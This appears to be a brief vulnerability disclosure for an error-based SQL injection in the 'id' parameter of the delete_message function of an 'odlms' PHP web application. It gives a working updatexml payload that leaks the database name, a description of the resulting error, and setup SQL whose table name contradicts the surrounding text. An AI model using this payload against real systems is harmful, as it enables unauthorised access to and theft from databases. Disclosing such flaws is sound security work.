The program is built using the xmapp-php8.1 version

You need to create a reservation_list table in the database first. The sql statement is as follows

```
CREATE TABLE `message_list` (  
  `id` int(11) NOT NULL  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;  
COMMIT;
```

Vulnerability File: /odlms/classes/Master.php?f=delete_message



Vulnerability location: /odlms/classes/Master.php?f=delete_message,id

dbname=odlms_db,length=8

[+] Payload: id=4' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id

```

id=4' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+

The screenshot displays a web browser window with a fatal error message. The error message is: "Uncaught mysqli_sql_exception: XPATH syntax error: '-odlms_db-' in C:\xampp\htdocs\odlms\classes\Master.php:61". The stack trace shows the error occurred in the delete_message function at line 61. The browser's developer tools are open, showing the error details and the stack trace.
